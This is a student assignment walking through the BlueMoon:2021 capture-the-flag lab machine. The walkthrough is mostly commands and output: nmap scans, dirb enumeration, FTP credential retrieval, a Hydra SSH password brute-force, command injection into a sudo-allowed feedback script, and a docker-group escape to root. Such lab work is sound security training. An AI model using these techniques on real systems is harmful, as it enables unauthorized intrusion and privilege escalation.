ASSESSMENT COVERSHEET

Attach this coversheet as the cover of your submission. All sections must be completed.

Section A: Submission Details

Programme	:	Bachelor Of Information Technology (Hons) In Computer System Security
Course Code & Name	:	IKB21403 - VULNERABILITY ANALYSIS
Course Lecturer(s)	:	Nor Adani Kamal Mohamad Nasir
Submission Title	:	BlueMoon 2021
Deadline	:	Day 17 Month 03 Year 2026 Time 11.59pm
Penalties	:	• 5% will be deducted per day to a maximum of four (4) working days, after which the submission will **not** be accepted. • Plagiarised work is an Academic Offence in University Rules & Regulations and will be penalised accordingly.

Section B: Academic Integrity

Tick (√) each box below if you agree:

√	I have read and understood the UniKL's policy on Plagiarism in University Rules & Regulations.
√	This submission is my own, unless indicated with proper referencing.
√	This submission has not been previously submitted or published.
√	This submission follows the requirements stated in the course.

Section C: Submission Receipt

(must be filled in manually)

Office Receipt of Submission

Date & Time of Submission (stamp)	Student Name(s)	Student ID(s)
	1 HAZIQ DANIAL BIN NOR AZAN	52215225213

- Ifconfig

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::c156:de41:b211:ce49  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:63:b0:05  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 3124 (3.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 248  bytes 19920 (19.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 248  bytes 19920 (19.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$
```

- nmap -sn 192.168.56.0/24 (Ping Scan / No port scan)

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-15 10:22 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-serve
rs
Nmap scan report for 192.168.56.1
Host is up (0.00049s latency).
MAC Address: 0A:00:27:00:00:10 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00021s latency).
MAC Address: 08:00:27:56:82:EA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.00076s latency).
MAC Address: 08:00:27:4F:CF:24 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.88 seconds

┌──(kali㉿kali)-[~]
└─$
```


- nmap -sC -sV -Pn -vv 192.168.56.104

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -Pn -vv 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-15 10:25 -0400
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:25
Completed NSE at 10:25, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:25
Completed NSE at 10:25, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:25
Completed NSE at 10:25, 0.00s elapsed
Initiating ARP Ping Scan at 10:25
Scanning 192.168.56.104 [1 port]
Completed ARP Ping Scan at 10:25, 0.04s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Initiating SYN Stealth Scan at 10:25
Scanning 192.168.56.104 [1000 ports]
Discovered open port 21/tcp on 192.168.56.104
Discovered open port 22/tcp on 192.168.56.104
Discovered open port 80/tcp on 192.168.56.104
Completed SYN Stealth Scan at 10:25, 0.12s elapsed (1000 total ports)
Initiating Service scan at 10:25
Scanning 3 services on 192.168.56.104
Completed Service scan at 10:25, 6.02s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.56.104.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:25
Completed NSE at 10:25, 1.19s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:25
Completed NSE at 10:25, 0.07s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:25
Completed NSE at 10:25, 0.00s elapsed
Nmap scan report for 192.168.56.104
Host is up, received arp-response (0.0017s latency).
Scanned at 2026-03-15 10:25:23 EDT for 7s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 2c:e2:63:78:bc:55:fe:f3:cb:09:a9:d8:26:2f:cb:d5 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC5GyQLNnP+ZJ8TLNz7o4WkimrsG7pbxwlOVgHGUDwPxhOK1X5nuGwSwDowzMB67wqGqM9lAcss8A1HD1CxBqX61nJvbOs0XqUJFJ1ETFbDv5eejtYMUfC
9Et/OQ/XafQs3lF2a4hqUuKamuPdJTkyaIew8ZMWEaGTC4icw6szldIokyTMX3qbAinTZAsErX1AF4ReCNT1gWnzO3/4Z0eDqCwu2cUNFXpLTQvMK5FM9cWVZMBcvG/doPGkoZBjvMLUuMfm3OY8WnDz+V5AA
4KqIAcwxI7Ug7I+az16FCpiLEyvprZu1TMHfIflcZQb6×6eStt081llmrau1suNNVmP3
|   256 c4:c8:6b:4B:92:25:a5:f7:00:9f:ab:b2:56:d5:ed:dc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPnEUUf2myskGGrwP/ILSL1lvxdPyU3d6K1V5yTRaTMzt6utM6m8UFuDqaMNmaiIU6X05Z7Z7jMRm2nKi+Y
7y9I=
|   256 a9:5b:39:a1:6e:05:91:0f:75:3c:88:0b:55:7c:a8:c2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM5jZNISTRk6VHf8wJqqDBBW4vrAyrvvQtFG2Ie054MF
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_http-favicon: Unknown favicon MD5: 0AEC38C716FDFA042747A9BC979F81BF
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: BlueMoon:2021
MAC Address: 08:00:27:4F:CF:24 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:25
Completed NSE at 10:25, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:25
Completed NSE at 10:25, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:25
Completed NSE at 10:25, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.92 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)
```


- dirb http://192.168.56.104 ~/Desktop/wordlist.txt -X .php,.html,.txt

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.104 ~/Desktop/wordlist.txt -X .php,.html,.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Mar 15 10:28:45 2026
URL_BASE: http://192.168.56.104/
WORDLIST_FILES: /home/kali/Desktop/wordlist.txt
EXTENSIONS_LIST: (.php,.html,.txt) | (.php)(.html)(.txt) [NUM = 3]

-----------------

GENERATED WORDS: 87568

---- Scanning URL: http://192.168.56.104/ ----
+ http://192.168.56.104/index.html (CODE:200|SIZE:383)

-----------------
END_TIME: Sun Mar 15 10:36:13 2026
DOWNLOADED: 262704 - FOUND: 1

┌──(kali㉿kali)-[~]
└─$
```


- open link website




- http://192.168.56.104/hidden_text



- After click on the thank you, the qr pop up



- #!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF



- ftp 192.168.56.104

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.104
Connected to 192.168.56.104.
220 (vsFTPd 3.0.3)
Name (192.168.56.104:kali): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||22702|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 08  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp> bin
200 Switching to Binary mode.
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||41560|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |***********************************************************************************************************************************|   147       90.51 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (33.22 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||41188|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |***********************************************************************************************************************************|   363      240.33 KiB/s    00:00 ETA
226 Transfer complete.
363 bytes received in 00:00 (77.58 KiB/s)
ftp>
```

- Ls

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  information.txt  Music  Pictures  p_lists.txt  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ cat information.txt

Hello robin ... !

    I'm Already Told You About Your Password Weekness. I will give a Password list. you May Choose Anyone of The Password.
```

- cat p_lists.txt

```
┌──(kali㉿kali)-[~]
└─$ cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
chNAMPIN
Herr0lins
G0palT0p3r
Log3shDriv3r
k4rv3ndh4nh4ck3r
P0nmuGunth0n
Shank3rD3v
KishorMilkV4n
S4th15hR4cer
```

- hydra -l robin -P p_lists.txt ssh://192.168.56.104

```
┌──(kali㉿kali)-[~]
└─$ hydra -l robin -P p_lists.txt ssh://192.168.56.104
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-15 11:17:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries per task
[DATA] attacking ssh://192.168.56.104:22/
[22][ssh] host: 192.168.56.104   login: robin   password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-15 11:17:17
```

- ssh robin@192.168.56.104

```
┌──(kali㉿kali)-[~]
└─$ ssh robin@192.168.56.104
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established.
ED25519 key fingerprint is: SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4CyO9DR+VXTw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.104' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
robin@192.168.56.104's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44
robin@BlueMoon:~$
```

- sudo -l

```
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
```

- sudo -u jerry /home/robin/project/feedback.sh

```
Session  Actions  Edit  View  Help
Script For FeedBack

Enter Your Name : Haziq Danial

Enter You FeedBack About This Target Machine : /bin/bash

whoami
jerry
python3 -c 'import pty; pty.spawn("/bin/bash")'
jerry@BlueMoon:/home/robin$ cd
jerry@BlueMoon:~$ id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
jerry@BlueMoon:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# cd /root
# ls
root.txt
# cat root.txt

⟹ Congratulations ⟸

You Reached Root ... !

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

        Kirthik - Karvendhan


instagram = ____kirthik____



!......Bye See You Again......!

#
```